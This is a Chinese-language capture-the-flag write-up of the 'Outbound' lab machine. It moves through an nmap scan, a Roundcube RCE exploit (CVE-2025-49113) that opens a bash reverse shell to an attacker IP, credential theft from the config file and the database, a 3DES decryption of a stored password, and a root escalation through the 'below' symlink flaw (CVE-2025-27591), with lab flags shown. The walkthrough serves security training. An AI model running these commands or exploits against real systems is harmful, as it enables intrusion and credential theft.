

Outbound(rounbcube漏洞、加解密、below本地題全漏洞)

機器資訊

正如在現實生活中滲透測試中常見的那樣，您將使用以下帳戶的憑證啟動出站框 tyler / LhKL1o9Nm3X2


```
└─# nmap -sCV -p 80,22 -A --min-rate 5000 10.10.11.77
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-05 04:30 PDT
Nmap scan report for 10.10.11.77
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 – 5.19, MikroTik RouterOS 7.2 – 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   214.67 ms 10.10.14.1
2   214.84 ms 10.10.11.77

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds
```

需要帳密，可進行登入



web資訊、版本



看起來有漏洞可利用

The screenshot shows a DuckDuckGo search page with the query 'roundcube webmail 1.6.10 exploit'. The search results are displayed in a dark theme. The top result is from GitHub, titled 'CVE-2025-49113 - Roundcube Webmail RCE Exploit (Python Po...'. The description states: 'This exploit leverages a vulnerability in how Roundcube Webmail handles uploaded image filenames which are unserialized as PHP objects. By crafting a malicious payload that triggers a Crypt_GPG_Engine deserialization chain, remote command execution can be achieved post-...'. Below the title is a link to the GitHub repository: 'https://github.com > 00xCanelo > CVE-2025-49113'. The second result is from Exploit Database, titled 'Roundcube 1.6.10 - Remote Code Execution (RCE) - Exploit Data...'. The description states: '2025年6月13日 · Roundcube 1.6.10 - Remote Code Execution (RCE). CVE-2025-49113 . webapps exploit for Multiple platform'.

使用這個github:<https://github.com/hakiaioffsec/CVE-2025-49113-exploit>

指令

```
php CVE-2025-49113.php http://mail.outbound.htb/ tyler LhKL1o9Nm3X2 'bash -c "bash -i >& /dev/tcp/10.10.14.95/9200 0>&1"'
```

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.77] 43842
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/$ id
idw
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@mail:/$ whoami
www-data
bash: www-data: command not found
www-data@mail:/$
```

需要找到user權限

```
===== Users with console
jacob:x:1001:1001::/home/jacob:/bin/bash
mel:x:1002:1002::/home/mel:/bin/bash
root:x:0:0:root:/root:/bin/bash
tyler:x:1000:1000::/home/tyler:/bin/bash
* * *
```

```
===== Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/perl
/usr/bin/php
/usr/bin/socat
/usr/bin/wget
* * *
```

```
===== Analyzing Roundcube Files (limit 70)
-rw-r--r-- 1 root root 3024 Jun  6 18:55
/var/www/html/roundcube/config/config.inc.php
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
$config['product_name'] = 'Roundcube Webmail';
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
```

mysql指令

```
mysql -u roundcube -pRCDBPass2025 roundcube
```

跑太慢，很久才出現...，看別人這部分答案..

```
* * *
```

```
show databases;
```

```
use roundcube;
```

```
* * *
```

```
show tables;
```

```
+-----+
| Tables_in_roundcube |
+-----+
| cache                |
| cache_index          |
| cache_messages       |
| cache_shared         |
| cache_thread         |
| collected_addresses  |
| contactgroupmembers |
```


根據GPT撰寫腳本，並獲取HEX

```
(root@kali)-[~]
# bash de.sh
72636d61696c2d213234427974654445536b65792a537472
00000000: 2fb4 6fd3 403c 4eec 0902 bebb 9084 f1c5 /.0.<N.....
00000010: c4a0 9c89 36e4 09bf ....6...
28(6tJ+5)+Z+
bad decrypt
40BC9B8CFFFF0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad decrypt:../providers/imple
+

(root@kali)-[~]
# cat de.sh
# 檢視 key hex
echo -n 'rcmail-!24ByteDESkey*Str' | xxd -p

# 將密文存檔 (方便檢查)
echo -n 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/' | base64 -d > /tmp/cipher.bin
xxd /tmp/cipher.bin
# 再解密
cat /tmp/cipher.bin | openssl enc -des-ede3-ecb -d -K $(echo -n 'rcmail-!24ByteDESkey*Str' | xxd -p)
```

2f b4 6f d3 40 3c 4e ec 09 02 be bb 90 84 f1 c5 c4 a0 9c 89 36 e4 09 bf

據續使用烘焙工具吧

Roundcube 使用 3DES (Triple DES, 3DES-EDE) 來加解密資料，例如儲存的密碼。

這表示：

演算法：DES-EDE3 (Triple DES)

模式：ECB 或 CBC (Roundcube 預設為 ECB)

Padding：PKCS#7

IV：若是 ECB 模式，沒有 IV。

現在複製前 8 個字節，即2f b4 6f d3 40 3c 4e ec，並保存剩餘的字，09 02 be bb 90 84 f1 c5 c4 a0 9c 89 36 e4 09 bf因為我們稍後會將它們用作密文。

現在我們選擇Triple DES解密，確保金鑰是我們之前找到的rcmail-!24ByteDESkey*Str，同時確保金鑰設定為 latin1 或 utf8，IV 應設定為2f b4 6f d3 40 3c 4e ec 十六進位。最後CBC，輸入為十六進位，輸出為原始密文09 02 be bb 90 84 f1 c5 c4 a0 9c 89 36 e4 09 bf

Last build: 2 months ago - Version 10 is here! Read about the new features [here](#) Options About / Support

Recipe

Triple DES Decrypt

Key

rcmail-!24Byte...

UTF8

IV

2f b4 6f d3 40 ...

HEX

Mode

CBC

Input

Hex

Output

Raw

Input

09 02 be bb 90 84 f1 c5 c4 a0 9c 89 36 e4 09 bf

Output

595m08DmwGeD

passwd : 595m08DmwGeD

ssh登入失敗，只能su ...

```
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.77] 60692
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/$ su jacob
su jacob
Password: 595m08DmwGeD
id
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob)
```

]

可起來找到另一組密碼：`gY4Wr3a1evp4`

```
/home/jacob/mail/INBOX
cat jacob
From tyler@outbound.htb Sat Jun 07 14:00:58 2025
Return-Path: <tyler@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1000)
        id B32C410248D; Sat, 7 Jun 2025 14:00:58 +0000 (UTC)
To: jacob@outbound.htb
Subject: Important Update
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250607140058.B32C410248D@outbound.htb>
Date: Sat, 7 Jun 2025 14:00:58 +0000 (UTC)
From: tyler@outbound.htb
X-IMAPbase: 1749304753 0000000002
X-UID: 1
Status:
X-Keywords:
Content-Length: 233
```

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: **gY4Wr3a1evp4**

Remember to change your password when you next log into your account.

Thanks!

ssh成功

```
(root@kali) [~]
# ssh jacob@mail.outbound.htb
jacob@mail.outbound.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Oct 5 03:06:10 PM UTC 2025

System load:  0.08      Processes:    261
Usage of /:   75.8% of 6.73GB   Users logged in: 1
Memory usage: 13%      IPv4 address for eth0: 10.10.11.77
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Oct 5 15:00:59 2025 from 10.10.16.46
jacob@outbound:~$ id
uid=1002(jacob) gid=1002(jacob) groups=1002(jacob),100(users)
jacob@outbound:~$ whoami
jacob
jacob@outbound:~$ █
```


user flag

```
jacob@outbound:~$ cat user.txt
fce81083640ebcbb837912e65a784e7e
jacob@outbound:~$
```

進行提權處理

```
User jacob may run the following commands on outbound:
(ALL : ALL) NOPASSWD: /usr/bin/below, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
```

有本地提權漏洞

below exploit

全部 圖像 影片 新聞 地圖

Duck.ai

受到保護 臺灣 安全搜尋：適中 隨時

Github

https://github.com > rvizx > CVE-2025-27591

Below - Local Privilege Escalation (CVE-2025-27591) - GitHub

Below versions <= 0.8.1 contains a critical local privilege escalation vulnerability (CVE-2025-27591). Due to a misconfigured world-writable log directory (/var/log/below/) and insecure permission logic in the Rust codebase, a local attacker can symlink error_<user>.log to any root-owned file like /etc/passwd....

執行成功並獲取root flag

```
jacob@outbound:/tmp$ chmod +x exploit.sh
jacob@outbound:/tmp$ ./exploit.sh
[*] Checking for CVE-2025-27591 vulnerability ...
[+] /var/log/below is world-writable.
[!] /var/log/below/error_root.log is a regular file. Removing it ...
[+] Symlink created: /var/log/below/error_root.log → /etc/passwd
[+] Target is vulnerable.
[*] Starting exploitation ...
[+] Wrote malicious passwd line to /tmp/fakeadmin
[+] Symlink set: /var/log/below/error_root.log → /etc/passwd
[*] Executing 'below record' as root to trigger logging...
Oct 05 15:57:53.376 DEBG Starting up!
Oct 05 15:57:53.376 ERRO
Detected unclean exit
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01759622400: EAGAIN: Try again

[+] 'below record' executed.
[*] Appending payload into /etc/passwd via symlink...
[+] Payload appended successfully.
[*] Attempting to switch to root shell via 'su fakeadmin' ...
root@outbound:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@outbound:/tmp# whoami
root
root@outbound:/tmp# cat /root/root.txt
79a4772ab225ec1dacbed5f77ff0cd36
root@outbound:/tmp#
```